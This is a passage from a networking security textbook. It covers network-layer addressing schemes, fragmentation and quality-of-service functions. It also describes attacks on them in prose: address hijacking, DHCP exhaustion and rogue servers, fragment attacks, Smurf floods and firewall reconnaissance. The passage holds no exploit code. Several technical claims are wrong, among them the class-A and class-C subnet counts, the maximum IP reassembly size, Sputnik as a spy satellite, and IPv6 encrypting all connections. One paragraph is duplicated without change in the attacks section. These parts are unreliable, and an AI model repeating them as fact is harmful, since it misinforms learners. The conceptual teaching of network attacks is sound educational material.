11.3.1.1 X.25

The X.25 network layer protocol applies the concept of telephone network address routing to data connections. The X.25 standard defines functions found in the OSI physical, data link, and network layers. Each of these subfunctions are defined by subset protocols of X.25. For example, the X.25 physical layer is managed by the X.21bis modem protocol—similar to V.24 and V.28. The X.25 data link layer is implemented using the Link Access Procedure, Balanced (LAPB) protocol, and the network addressing functionality is defined by X.121 [Cisco2001].

Each X.121 network address consists of three main components. The first component is a three-digit country code, similar to a telephone country code. The second component is a one-digit regional exchange identifier for identifying a particular *packet switched network* (PSN). The final component is a *national terminal number* (NTN) that may consist of up to 10 digits. The country and PSN identifiers identify a particular subnet, and the NTN identifies the unique node of the network. An X.121 address can be up to 14 digits long.

NOTE

Two additional fields preface the X.121 address header. The first specifies the source address length, and the second is the length for the destination address. Although these are critical to interpreting the headers, they are not essential for understanding the addressing scheme.

X.121 is an example of a *uniform-depth addressing* scheme. All end nodes connect to a PSN, and all PSNs connect to a set of country routers. Each country router must know how to connect to other country routers and to the local PSNs. In contrast, the PSN only needs to route data between the country router and the end nodes.

11.3.1.2 IPX

IPX is a network protocol commonly associated with Novell NetWare. IPX uses a simplified addressing scheme. Each node is assigned a 12-byte address. The first 4 bytes identify the network number, and the next 6 bytes provide the unique node ID. The remaining 2 bytes define a service identifier.

To route data between nodes, the data is forwarded to the network's router and the 10-byte network address is analyzed. Each router maintains a table that associates network numbers to network interfaces. The routing table is used to direct traffic to the appropriate network. A single router may connect to multiple networks or other routers, which permits large networks; however, each router requires a table for navigating the network.

In addition to the address information, each IPX address header includes 2 bytes that are unique to IPX: they define a service. IPX services are used in lieu of a control protocol and tell the IPX driver how to interpret the packet. For example, the service 0x451 defines a NetWare Core Protocol (NCP) packet, and 0x456 is a diagnostic packet.

11.3.1.3 VINES

Banyan *Virtual Integrated Network Service* (VINES) provides network addressing and is part of Xerox Corporation's Xerox Network Systems (XNS) protocol suite. VINES uses an addressing scheme similar to IPX but does not use a centralized router. This defines an *ad hoc* network.

Each node on a VINES network is referenced by a 48-bit numeric address. The first 32 bits identify the server associated with the network. The remaining 16 bits identify each unique node.

Whereas X.25 and IPX use predefined network addresses, VINES strictly uses dynamic addresses. Each client initially requests a network address from the network server. The server provides the node with the server's number and unique node address. Although there may be many servers on the same physical network, the node only associates with one server.

In a VINES network, any host may contain multiple network interfaces, with each interface on a different network. All dual-homed nodes may act as routers. VINES routing tables are dynamically passed between nodes. As a routing table is received, the metrics are updated and merged with other received tables. The resulting merged table determines the accessible paths.

11.3.1.4 IP

The *Internet Protocol* (IP) is one of them most widely used network layer protocols (see Chapter 12). This protocol, described in RFC791, uses four bytes to provide address information. The bytes are usually written in a dotted-decimal format:

A.B.C.D, for example, 10.1.3.100. Subnet identification is based on bit-masked subsets. The network mask 255.255.0.0 combines with the IP address 10.1.3.100 to define the 10.1.*x*.*x* subnet. Any IP address that begins with 10.1 is a valid member of this subnet.

Unlike IPX or X.25 networks, an IP network may be very deep—the number of routers that must be traversed to reach a node varies with each network path.

11.3.1.5 IP Network Routing

When a packet is received by a router, the router examines the subnet for the packet's destination. The destination address is compared with a routing table containing a list of known networks and netmasks. The packet is then forwarded through the appropriate network interface. If there is no known path to the destination, then the packet is forwarded to a default router.

As an example (Figure 11.1), consider a machine on the 192.168.15.*x* subnet that wants to route a packet to a host at 10.50.45.111. Because the destination is not on the local subnet, it is passed to a default router. The default router handles all traffic intended for other networks. In this example, the 10.*x*.*x*.*x* subnet is not in the local network, so the data is passed to a different router that (hopefully) knows how to route to the destination's subnet. The 10.*x*.*x*.*x* router knows the different fractional subnets and passes the data to the appropriate subnet (10.50.*x*.*x*). The final router directs the traffic to the specific destination node.




FIGURE 11.1 Sample IP network routing.

11.3.1.6 IP Multiple Routes

IP networks permit multiple routes to a particular destination. Each routing table entry is associated with a metric that indicates the cost of the network connection. The cost may indicate the number of bridges between networks, the network speed, or other factors such as service provider usage charges. If one network path is unavailable, the router simply chooses an alternate route. When no alternate routes are available, the packet's destination is considered unreachable.

The Cold War

The U.S. Department of Defense established the Advanced Research Projects Agency (ARPA) in 1958 after the Soviet Union launched the Sputnik spy satellite. ARPA was responsible for developing new military technologies. In 1972, ARPA became DARPA (*D* for Defense).

One of the ARPA projects was a network for linking computers. The ARPANET, as it was called, linked computers from military, university, and strategic corporations. ARPANET was designed as a decentralized network—a single nuclear strike would not be able to disable the entire network, and traffic would route around any disabled network segment. By the mid-1980s, the ARPANET had transformed into the Internet, connecting millions of computers worldwide. The TCP/IP network stack, as well as IP network addressing, evolved from ARPANET.

Today's Internet contains many different routes between major network segments. When a single segment becomes unavailable due to a power outage, backhoe, or network attack, the remainder of the Internet simply routes around the impacted segment.

11.3.1.7 Dynamic IP Allocation

IP addresses can be assigned statically or dynamically. *Static* addresses require an administrator to assign a specific IP address, subnet mask, and default gateway to each node.

Although IP does not natively support dynamic allocations, protocols such as OSI layer 7's Dynamic Host Configuration Protocol (DHCP) [RFC2131] and Bootstrap Protocol (BootP) [RFC1534] provide dynamic address support. For *dynamic addresses*, a server exists on the network to respond to broadcast queries for an IP address. The address server associates an IP address with the node's hardware address, ensuring that the same address is not provided to two different nodes.

11.3.1.8 IPv6

The IP has undergone many revisions. The commonly used IP is also referred to as IPv4—the fourth revision. IPv4 was refined in 1981 by RFC791. Today, the largest limitation to IPv4 is address space; there are only 4,210,752 predefined subnets. To extend subnet allocation, IPv6 was introduced in 1995 [RFC1883]. IPv6 extends IP addresses from 32 bits to 128 bits. IPv6 is often called IPng, or *IP Next Generation*.

Most IPv4 subnets are allocated to companies in the United States. IPv6 is widely adopted outside of the United States, where IPv4 subnets are more difficult to acquire.

IPv6 address notation can be daunting. Addresses are usually written as 32 hex digits: *`0011:2233:4455:6677:8899:AABB:CCDD:EEFF`*. Leading zeros between colons can be omitted, as can repeating “`::`” sequences. Thus, `1080:0000:0000:0000:0000:0007:1205:7A1E` can be written as `1080:0:0:0:0:7:1205:7A1E` or `1080::7:1205:7A1E`.

For compatibility, IPv6 supports the inclusion of IPv4 addresses. The IPv4 address `10.5.193.40` is the same as the IPv6 address `0:0:0:0:0:FFFF:10.5.193.40` or simply `:FFFF:10.5.193.40`.

Network routing is similar to IPv4, where addresses and netmasks are associated with router interfaces. Unlike IPv4, IPv6 multicasting is a defined, routable address range [RFC2375].

11.3.2 Name-Based Addressing

Numeric addressing requires advanced knowledge of the overall topology. Numeric routing requires the router to know the location of each numeric network. For example, each router on an IP and IPv6 network must know its own subnets as well as a path that leads to other subnets. A poorly organized network may allocate too many addresses for one network segment and not enough for a different segment.

NOTE

IPv6 was created because IPv4 allocated too many subnets to large corporations and not enough to smaller providers. IPv6 is more common outside of the United States because IPv4 allocations are unevenly distributed. (Because the ARPA developed the Internet, the United States took most of the addresses.) Relatively few IPv4 subnets are available outside of the United States.

Although numeric addressing is very common, name-based network addressing provides more flexibility. Rather than allocating networks and subnets based on numerical addresses, *name-based addressing* uses text strings to identify each node. Longer strings permit more complicated networks. Two examples of name-based protocols for addressing include AX.25 and NBRP.

11.3.2.1 AX.25

AX.25 modifies X.25 networking to support name-based routing. Amateur radio packet networks commonly use this protocol. AX.25 is the amateur radio version of X.25 and is an example of an ad hoc addressing scheme.

Standard X.25 uses numeric routing, with each address containing routing elements [RFC981]. In AX.25, each routing element is a string containing a unique identifier (usually an amateur radio call sign). As the packet is relayed, the address of the router is appended to the source address (Figure 11.2). Routing tables are constructed dynamically based on the headers each router observes.



Network Path
Sending Packet
Return Packet
aa6qth
bb7rst
cc4rtd
zz2qrz
Packet Header To: zz2qrz From: aa6qth
Packet Header To: zz2qrz Via: bb7rst From: aa6qth
Packet Header To: zz2qrz Via: bb7rst Via: cc4rtd From: aa6qth
Packet Header To: aa6qth Via: cc4rtd Via: bb7rst From: zz2qrz

FIGURE 11.2 AX.25 address routing.

11.3.2.2 NBRP

The *Name-Based Routing Protocol* (NBRP) is an addressing scheme used by Translating Relaying Internet Architecture integrating Active Directories (TRIAD—*http://www.dsg.stanford.edu/triad/*). Although not widely used, NBRP is an example of an organized naming scheme.

Each NRBP node is defined by a segmented name, where each segment determines a particular routing path. For example, `happy.go.lucky.lan` defines the node `happy` that is located off the `go` subnet. The `go` subnet is reachable from the `lucky` subnet, and `lucky` is branched from the top-level `lan` subnet. Although NBRP uses an addressing scheme similar to DNS (OSI layer 5), DNS does not use NBRP.

NBRP is far more flexible than IP or IPv6 because any number of nodes and subnets can be derived from a parent subnet. NBRP does not have address space limitations beyond the maximum length of a node's address.

11.4 RISKS TO ADDRESS SCHEMES

The OSI network layer does not define any facilities for address authentication or validation. Numeric and name-based addressing schemes are vulnerable to address impersonation and hijacking. Although static addressing schemes limit the risk from rogue network devices, ad hoc networks face risks from consumption, false release, and false allocation attacks.

11.4.1 Address Impersonation

In the OSI data link layer, conflicts can arise when two nodes have the same hardware address. The same is true for network layer addresses. Routers, for example, will not know which hardware address to associate with the network address. The router may resolve this based on the last observed packet, first observed packet, or first ARP table entry containing the network address, or the router may simply alternate between available options.

Two nodes with the same network address are desirable in high-availability failover clusters. When one node becomes unavailable, another node accepts the network traffic without data loss. Unplanned impersonations can prevent a node from receiving packets, however, and this leads to intermittent or interrupted network connectivity.

11.4.2 Address Hijacking

When two nodes exist on the same subnet with the same network address, the node that responds fastest can maintain a network connection. If one node is consistently slower at responding, then it becomes effectively locked out from all network traffic. An attacker with a faster node may observe network traffic in promiscuous mode, assume the network identity of another node, and hijack an established network connection. In this situation, the attacker must be able to observe network traffic and respond faster. But, the attacker may not need any authentication credentials. For example, a Telnet session (OSI layer 7) may be hijacked after the user login. The hijacker can control the remote terminal without needing to provide credentials because Telnet only authenticates initial connections.

Unintentional hijacking attacks can occur when a user simply configures a computer with an already-in-use network address. In the worst-case scenario, the user may allocate the router's local network address to a fast workstation, effectively preventing all nodes on the network from communicating with the router.

11.4.3 Dynamic Allocation Consumption

Network protocols that support dynamic network address allocation include VINES, and IP or IPv6 with DHCP. Each server that provides network addresses only has a limited number of addresses. When all addresses have been allocated, new nodes cannot be added to the network. An *allocation consumption attack* requests all available addresses to be marked as allocated. One host can generate a significant number of false requests for address allocation to ensure that other nodes are blocked from network access.

11.4.4 False Release Attacks

Most dynamic address allocation schemes provide some method for deallocating an address. When a node no longer requires a network address, it can inform the allocation server to release the address to make it available to other nodes joining the network. A *false release attack* occurs when an attacker impersonates an allocated address and specifies the release of the address. The result is that the victim node begins to operate with an unallocated network address, making it vulnerable to impersonation attacks from future address allocations.

Although some DHCP servers validate the hardware address before accepting release requests, this is not a foolproof solution for mitigating this risk. An attacker capable of generating a false release can also impersonate the hardware address. For mission-critical environments, DHCP and other dynamic allocation systems should not be used. Critical systems should use static addresses.

11.4.5 False Dynamic Allocation

For a node to request a new network address, it must first contact the allocation server. Unfortunately, the server may not be known. VINES and DHCP servers resolve this issue by responding to broadcast requests for allocation. Attackers may configure their own allocation servers and respond to the broadcast request faster than the official servers.

Allocation responses usually include a set of configuration information. For example, DHCP usually supplies an IP address, netmask, default gateway, and DNS server list. An attacker can effectively provide false information to a new node and establish a MitM attack based on network routing.

11.5 FRAGMENTATION

Each network protocol has limitations concerning maximum packet size, and these may vary based on the physical network infrastructure. For example, most IP implementations use a default *maximum transmission unit* (MTU) of 1,500 bytes. However, IP over SMIDS [RFC1209] uses 9,180 bytes, and IP over ATM AAL5 [RFC1626] specifies an MTU of at least 8,300 bytes. When data from a higher OSI layer is larger than the MTU, the network protocol can *fragment* the data into blocks matching the MTU size. When receiving data, the network protocol reassembles the fragments into the original (larger) data block.

For optimal performance, the network and data link fragments should be the same size (including room for headers), although this may not be feasible when changing data link protocols. A router that spans networks with differing MTUs may collect fragments, reassemble packets, and then refragment the data for better network performance.

The network layer is responsible for fragmenting data from higher OSI layers into network packets and then reassembling the fragments upon receipt. Fragments may be managed using a sequence number or offset value.

11.5.1 Fragments and Sequence Numbers

The data link layer may not preserve the order of transmission, and alternate routes may shuffle the order that the packets are received. One method to ensure proper reassembly is to label each fragment with a sequence number. As each fragment is received, they are reassembled in order.

A flag is required to determine when the last fragment is received. This may be included in the first fragment as an identifier stating the total number of fragments. Alternately, each packet may contain the total number of fragments (e.g., “this is number seven of nine”), or the last fragment may contain an end-of-fragment marker. When all fragments are received, the reassembled data block is passed up the network stack.

IPX is an example of a network protocol that uses sequence numbers for fragmentation tracking. IPX’s Sequenced Packet Exchange (SPX) protocol includes the fragment sequence number as well as the total number of fragments.

11.5.2 Fragments and Offsets

When using fragments with offsets, each packet contains an identification field, length, and memory offset value. The identification field identifies fragments from the same data block. Instead of including a sequence number, an offset is provided that identifies which part of the original sequence appears in the packet. Finally, the length of the fragment packet is known. Each packet in the sequence contains a flag that identifies it as being part of a fragment; the last packet uses a flag identifying the end of the series (Listing 11.3). IP and IPv6 are examples of network protocols that use offsets for managing fragments.

LISTING 11.3 Sample Packet Fragmentation

```
Original data size: 3000 bytes.
Fragmented IP packets using offsets and an MTU of 1200 bytes:
  Packet #1: length 1200, flag=fragment, offset=0
  Packet #2: length 1200, flag=fragment, offset=1200
  Packet #3: length 600, flag=last_fragment, offset=2400
Fragmented IPX packets using sequences and an MTU of 1200 bytes:
  Packet #1: length 1200, sequence = 1 of 3
  Packet #2: length 1200, sequence = 2 of 3
  Packet #3: length 600, sequence = 3 of 3
```

Fragment management with offsets has one significant gain over sequence numbering: fragments can be fragmented. When using sequence numbers, fragmented data cannot be further fragmented (such as going to a network with a smaller MTU) without first reassembling the entire packet. For example, packet #2 cannot be split because packets #1 and #3 already exist. In contrast, fragments with offsets can always be split. The two packets contain smaller total lengths and different offset values.

11.6 FRAGMENTATION RISKS

All fragmentation schemes face two main risks: missing fragments and assembled data size. In addition, the type of fragmentation management can lead to missing data segments.

11.6.1 Missing Fragment Attacks

A large packet cannot be processed until all fragments are received. Each of the fragments must be held in memory allocated to the stack. The amount of memory is generally fixed. When the memory fills, no more fragmented packets can be received until more memory is allocated, or some of the memory is freed.

A *missing fragment attack* occurs when a large packet is fragmented, and one fragment is never delivered. This attack consumes resources allocated to the network protocol. To prevent a fragment from being held indefinitely, most stacks associate a fragment timeout value with the network layer protocol. For example, the Linux command `sysctl net.ipv4.ipfrag_time` displays the number of seconds an IPv4 fragment will be held before being discarded. On most Linux systems, the default value is 30 seconds. This means, a fragmentation attack must be repeated at least every 30 seconds to be effective at consuming system resources. Although the timeout value differs between operating systems, the basic concept remains: due to packet timeouts, the attack is only viable for a limited duration.

In addition, most systems allocate maximum memory sizes for fragment reassembly. The Linux command `sysctl net.ipv4.ipfrag_high_thresh` shows the number of bytes allocated to the Linux IPv4 driver. If the total size of the fragmented data is greater than the maximum allocated memory, then fragments will be ignored until the existing fragments time out. This can lead to a temporary DoS for processing fragments—lasting the timeout duration. In addition, some operating systems allow the specification of the number of fragmented packets. The BSD command `sysctl net.inet6.ip6.maxfragpackets` displays the maximum number of IPv6 fragments at any time.

For systems that are potentially vulnerable to missing fragment attacks, the timeout and memory allocation values can be modified to reflect optimal values.

Specifying very short fragment timeout values can prevent data from being received. For example, a timeout value of three seconds can block most 14.4 modems from transmitting fragments from a 60 KB packet. By the time all fragments are transmitted, the first fragments have already timed out.

11.6.2 Maximum Unfragmented Size

Few fragment management schemes transmit the total packet size. Instead, an end-of-fragment packet is used to identify the final fragment. Because the total size is unknown, the network protocol should be able to receive the maximum reassembled packet size. For example, the IP header specifies 13 bits for the fragment offset. That means the maximum offset value is 16,383 bytes. Together with the maximum IP data size of 65,471 bytes (65,535 for the packet minus 64 bytes of header), the IP fragmentation scheme yields a maximum data size of 81,854 bytes before fragmentation. IP cannot transmit a single data block that is greater than 80 KB.

In contrast to IP's offset scheme, IPX specifies a 2-byte fragmentation counter, permitting 65,536 fragments of 65,535 bytes each; IPX is capable of transmitting a single data block of 4,294,901,760 bytes. Although IPX can transmit very large data blocks, the recipient computer is unlikely to have allocated 4 GB to the IPX driver. Furthermore, the network is unlikely to transmit all of the parts before the fragmentation timeout period begins expiring packet fragments.

The maximum reassembled data size is likely prohibited due to implementation specifications such as fragment timeout values, available memory, and maximum allowed fragment packets. Fortunately, this is not a significant problem because the most common OSI layer 4 protocols (TCP, UDP, NetBIOS, etc.) specify data sizes smaller than these maximum values. This limitation is primarily a concern for nonstandard (or transparent) OSI transport layer protocols.

11.6.3 Fragment Reassembly

Fragments need identifiers to specify the fragment order. Each protocol implementation must be able to handle odd cases that could lead to potential attacks.

Fragment Duplication: What if the same fragment ID is seen twice? More importantly, what if the duplicate fragment contains different data? The implementation may choose to ignore the second fragment, overwrite the first fragment, or discard all of the fragments as corrupt.

Fragment Overlap: For protocols such as IP and IPv6, the protocol specifies fragment offsets. What if the offsets overlap? Similar to fragment duplication, what if the overlapping fragments contain different data?

The resolutions for these situations are implementation specific. Although each network protocol specifies how to fragment and reassemble data, most do not cover duplication and overlap.

RFC791 specifies that IP packets containing "the same data either identically or through a partial overlap" will overwrite the reassembly buffer; however, there is no specification for when the data differs. In most IP implementations, fragments with different data also overwrite the buffer, but this is not always the case.

11.7 QUALITY OF SERVICE

The network layer provides six quality-of-service functions for use by the transport layer. These services assist in ensuring optimal data flow.

Connection Management: The network layer provides the means to establish and release network connections. This acts as a point-to-point tunnel for transferring between two nodes. The network layer also ensures that multiple connections can be established between the same nodes without creating communication interference. Connection management can include delivery confirmation for connection-oriented services.

Flow Control: The network layer provides a means for internetwork nodes to modify transfer rates. A node that is slower, either due to local resources (CPU, RAM, etc.) or due to differing transfer rates (e.g., fast download but slow upload) can negotiate an optimal transmission rate for a connection.

Flow Management: Network layer protocols may provide the means for redirecting connections to other nodes, networks, or transport-layer services to best provide network support.

Error Status: If a packet cannot be delivered, the network protocol provides a means to report the failure back to the originating node. Tools such as `traceroute` commonly use the error status to determine the path between nodes. The `traceroute` command sends echo requests with different TTL values and then watches for the resulting error status.

Node Status: The network protocol provides a means to determine whether a node is accessible. This is commonly called an *echo* request because a packet is transmitted and the node waits for the reply.

Reset: The network protocol may transmit a reset signal that informs the remote node to drop all fragments, discard pending data, and reinitialize the connection.

11.8 QUALITY-OF-SERVICE ATTACKS

Each quality-of-service function opens attack vectors. Because network traffic relays through unknown hosts, a network node has no means to distinguish a real quality-of-service packet from a forged packet. Attackers may exploit quality-of-service functions to hinder or intercept network traffic.

Connection Management: The network layer provides the means to establish and release network connections. This acts as a point-to-point tunnel for transferring between two nodes. The network layer also ensures that multiple connections can be established between the same nodes without creating communication interference. Connection management can include delivery confirmation for connection-oriented services.

Flow Control: False packets may request a node to "slow down" or "send smaller packets" leading to impaired communication performance.

Flow Management: An attacker may redirect an established network connection to a different remote host. This may lead to a MitM or hijacking attack. In the best case, it can result in a DoS.

Error Status: False error reports can result in premature disconnects (DoS). Alternately, tools such as `paratrace` (*http://www.doxpara.com/paketto/*) extend the `traceroute` functionality for tracing hosts inside firewalls. The `paratrace` tool works by duplicating packets in an established connections and varying the TTL. The result is that errors generated from expired TTLs—even from within a firewall—are returned to the caller. This permits an attacker to conduct reconnaissance on a remote network that is otherwise protected by a firewall.

Node Status: The node status can be used for simple reconnaissance by determining whether a target is reachable and can lead to more damaging attacks. The simplest type of distributed denial of service (DDoS) is a Smurf attack (see Chapter 12). In this attack, one host generates many echo requests to many hosts across the network. Each echo request specifies a forged sender—the target of the DDoS. The result is a bombardment of echo replies sent to the target node. A large enough attack can cripple large networks due to the high volume of echo replies.

Reset: Any attacker who forges a reset packet can effectively disrupt a network connection.

The effectiveness of each of these attacks depends on the network protocol. For example, IPv6 uses cryptography to encrypt network connections. As such, it becomes very difficult for an attacker to successfully forge a redirection or reset packet. Less secure protocols, such as IP and IPX, are protected by a level of obscurity: an attacker must know the connection exists, and in many cases, know additional information provided by the transport layer.

An attacker along the path between networks can view all traffic between the networks. This position provides information that can assist in successfully exploiting quality-of-service functionality. But an arbitrary remote attacker—not on the path between hosts—will find it difficult to successfully exploit most of these attack vectors.

11.9 SECURITY

The network layer offers many services for ensuring successful internetwork data transfers, but it does not describe methods for securing the network transfer. Moreover, most network layer protocols do not implement features for authenticating, validating, or otherwise protecting network data. The general risks that face the network layer include eavesdropping, impersonation, and insertion attacks.

Risks from lower layers, such as data link interception and replay attacks, are not mitigated by most network protocols. Instead, the assumption is that security precautions will be implemented by higher-layer protocols. Although there are few cryptographic solutions, a well-chosen network architecture and filtering applications can mitigate many security risks.

Adding to the complexity, many OSI protocols are dependent on adjacent OSI layers. Network incompatibility can prevent some secure solutions from being viable options.

11.9.1 Secure Protocols

The network layer does not define security precautions. Instead, security features are left to specific network layer protocols. The most common protocols, such as IP, IPX, and VINES, do not provide any security precautions beyond simple checksums. Although checksums can detect data errors, they are trivial for an attacker to compute. For example, RFC1071 describes the checksum used within IP packets, including source code written in C and assembly language.

Few network layer protocols explicitly include security options. IPv6 and IPsec are the two best-known examples. IPsec is a combination of security-oriented additions to IP. For example, RFC2401, 2402, 2406, and 2409 describe authentication headers, data encapsulation, and key exchange methods applied to IP.

Whereas IPsec provides extensions to the existing IP protocol, IPv6 was a complete redesign. Besides extending the IP address space, IPv6 also includes supports authentication and data encapsulation via encryption. Both of these additional features are optional, however, and require both the client and server to enable this functionality.

11.9.2 Network Incompatibility

The OSI stack is designed as a framework for combining independent protocols. In theory, one network protocol can replace another without modifying the higher OSI layer protocols. For example, the transport layer protocol UDP is network-protocol independent. UDP can use IPv6, IPX, VINES, or any other network layer protocol for internetwork support. Unfortunately, this is only true in theory.

Most network applications include code for managing the transport and/or network layer protocols. Switching from IP to IPX can break the network implementation for Web browsers, email clients, and other network-oriented tools. Similarly, many transport protocols are closely tied to specific network layer protocols. Whereas UDP (layer 4) can be used over IPX (layer 3), SPX (layer 4) is closely associated with IPX (layer 3) functionality and cannot be easily used with other network protocols.

Similarly, although IPv6 supports data encryption for confidentiality, many higher-layer protocols and applications may not support IPv6. The network layer may provide security features that higher-layer protocols cannot access.

11.9.3 Architecture

As mentioned in Part II, the physical network topology provides some implicit security features. Reducing access to the physical layer lessens the risk from eavesdropping, intercept, and replay attacks. Without being able to observe the network traffic, an attacker is limited to blind attacks and guesswork for attacking a network.

Although data link layer is secured with an authenticated or encrypted tunnel, such as CHAP or a VPN, this only protects the data link connection. Hostile network layer traffic that can enter the data link tunnel is just as allowed and protected as regular network layer traffic.

11.9.4 Server Filtering

Filters operating on IP addresses can mitigate some authentication issues. For example, network servers (OSI layer 7) that rely on applications such as `iptables` or `tcpwrapper` can restrict access based on the client's IP address. Similar filtering is provided by the `inetd.sec` file (for the `inetd network` daemon) and by `xinetd` for limiting access to spawned servers. Although this acts as a level of security-by-obscurity, an attacker must know the acceptable network addresses to access the servers.

11.9.5 Firewalls and Egress Filtering

Routers normally pass traffic from one network interface to another. Firewalls can be implemented within routers and restrict access based on IP address. Rather than routing all traffic, only traffic from specific network interfaces can be given access. Although remote attackers may impersonate different IP addresses, they cannot receive the reply unless they are on the route between the target host and the impersonated network.

Filtering inbound traffic can reduce the success of an impersonation attack, but it does not prevent the network from originating an impersonation. *Outbound* (*egress*) *filtering* restricts packet relaying based on network addressing. For example, if a router links the `10.1.`*`x`*`.`*`x`* subnet to the `192.168.`*`x`*`.`*`x`* subnet, then it should not expect to see IP addresses beginning with `192.168` to come from the `10.1.`*`x`*`.`*`x`* interface. The egress filter blocks obviously incorrect packets (due to misconfiguration or forgery) from being routed between networks.

SUMMARY

The network layer is one of the most complicated OSI layers. It provides address, fragmentation, and quality-of-service functionality with a large variety of choices and implementation options. Each of the implementation options provides functional tradeoffs and risks. Some mitigation options exist, but they are primarily based on restricting dynamic functionality. A few security-oriented network layer options exist, but they are rare compared to the common network protocols.

REVIEW QUESTIONS

1. How do routers know which should receive the routed data?
2. What are three possible consequences from router table flooding?
3. What type of addressing does AX.25 use?
4. Does the OSI network layer define facilities for address authentication or validation?
5. What are two schemes to manage packet fragments?
6. What happens if the fragment reassembly timeout value is set too low?
7. List six quality-of-service functions provided by the network layer.
8. What is the primary difference between IPsec and IPng?

DISCUSSION TOPICS

1. Compare and contrast numeric addressing and name-based network addressing. What are the functionality and security tradeoffs? Why is numeric addressing more common?
2. Describe some reasons why key exchanges are uncommon for network protocols. What are impacts to speed, trust, and the security from first-time network connections? Do key exchanges work for connection-less services?
3. Create a tool that generates four packet fragments. The first fragment has data containing all ones (0x01 0x01, etc.). The second fragment contains all twos (0x02 0x02, etc.). The third fragment reuses the second packet's fragment identifier, but contains all threes. The final fragment, containing all fours, marks the end of the fragment. Transmit the four packets to a system on the network. What is received? The system may receive 111222444, 111333444, or no data depending on the fragmentation management system. Retry the experiment with different receiving operating systems.

ADDITIONAL RESOURCES

Nearly all network resources cover IPv4 to some degree. Publications vary from software development to architecture, and from general protocols to specific operating system details. In contrast, resources covering IPsec and IPv6 are not as common and primarily focus on the security benefits. The security implications from IPv4, IPsec, and IPv6 are covered in Chapter 12.

For software development, the resources listed in Chapter 3 provide detailed information on IPv4 and network layer protocols in general. Detailed information on X.25 and AX.25 is available from the AX.25 archive at *ftp://ftp.funet.fi/pub/ham/unix/Linux/packet/ax25/*.

12 Internet Protocol (IP)

In This Chapter

- IP Addressing
- ICMP
- General Risks
- Security Options

The *Internet Protocol* (IP) is the single most common network layer protocol. Whereas other network protocols are only found in limited environments, IP has permeated most industries, business sectors, and residential services. In 2004, there were an estimated 900 million people worldwide with online access [Zooknic2004, ClickZ2005], and nearly all support IP for network addressing.

The Defense Advanced Research Projects Agency (DARPA) initially developed IP in response to the Soviet Cold War threat. Although the network has evolved from primarily government, military, and academic members (ARPANET) to commercial and personal use (Internet), the fundamental technology behind this communication protocol has not changed in more than three decades. Transmission speeds have increased from kilobits per second to gigabits per second, and computer-processing power has jumped from kilohertz to gigahertz, but IP remains the same. Two vastly different computers can still communicate over the same Internet.

IP was designed for routing information between networks. Its fault-tolerant design enables data to move around disabled or unavailable network segments. The failure of a single node or subnet should not impact the entire network. Although network robustness was a consideration, general security issues were not significant design concerns. Many of IP's security risks stem from fundamental oversights made 30 years ago, whereas other exploits stem from common implementation flaws and similar coding traits.

12.1 IP ADDRESSING

As discussed in Section 11.3.1.4, IP uses a numeric routing system to identify subnets and specific addresses. Each IP address contains 4 bytes, usually written in a dotted-decimal format (*A.B.C.D*) that denotes the subnet and unique identifier.

Although IP addresses are commonly represented in the dotted format, they may also be written in hex or decimal. For example, the IP address `10.1.3.100` can also be written as `0x0A010364` or `167,838,564` (`(10x256x256x256)+(1x256x256)+(3x256)+100`). Although the dotted format is most common, many Web browsers (and other applications) also support hostnames written as integers.

The integer representation is frequently used to obscure some hostnames from being immediately identifiable. For example, people who distribute junk email may use integers for hostnames to bypass some spam filters and to obscure the address from regular users. Fortunately, it is relatively straightforward to convert hex and integers to IP addresses (Listing 12.1).

LISTING 12.1 Sample Code to Convert a Decimal IP Address to Hex and Dotted Format

```
/* Convert a decimal number to an IP address */
/* Displays IP address in decimal, hex, and dotted format. */
#include <stdlib.h>
#include <stdio.h>

int main (int argc, char *argv[])
{
  long Num;

  if (argc != 2)
    {
    printf("Usage: %s 12345678\n",argv[0]);
    exit(-1);
    }

  Num=atol(argv[1]);
  printf("%ld = %08lx = %d.%d.%d.%d\n", Num, Num,
        (Num >> 24)&0xff, (Num >> 16)&0xff,
        (Num >> 8)&0xff, (Num)&0xff);
} /* main() */
```

12.1.1 Subnet Classes

The three main categories of subnets (Table 12.1) are class-A, class-B, and class-C. A *class-A* subnet contains 1 bit to designate a class-A style address, 7 bits for the network, and the remaining 3 bytes as unique identifiers (*B.C.D*). There are only 64 different class-A subnets defined by the 7 bits of network addressing, but there are16,777,216 unique identifiers per subnet. Class-A subnets are commonly referenced by their 1-byte subnet identifiers. For example, the host `10.27.65.2` resides in "Net10."

The *class-B* subnet is defined by having the first 2 bits "10." The next 14 bits identify the subnet, and the remaining 2 bytes define the unique identifier. There are 16,384 unique class-B subnets. Class-B subnets are commonly described by the subnet bytes *A.B*, with the unique host denoted by *C.D*.

Class-C subnets begin with the 3 bits "110" and use the next 22 bits for the unique subnet. Although there are 4,194,304 unique class-C subnets, each only contains 256 unique addresses. Class-C subnets are commonly described by the first 3 bytes. For example, the host `192.168.15.2` is in the `192.168.15` subnet.

TABLE 12.1 IP Subnet Classes

Class	High-Order Bits	Subnet Range	Unique Nodes per Subnet
A	0	0*.x.x.x* – 127*.x.x.x*	16,777,216
B	10	128*.n.x.x* – 191*.n.x.x*	65,536
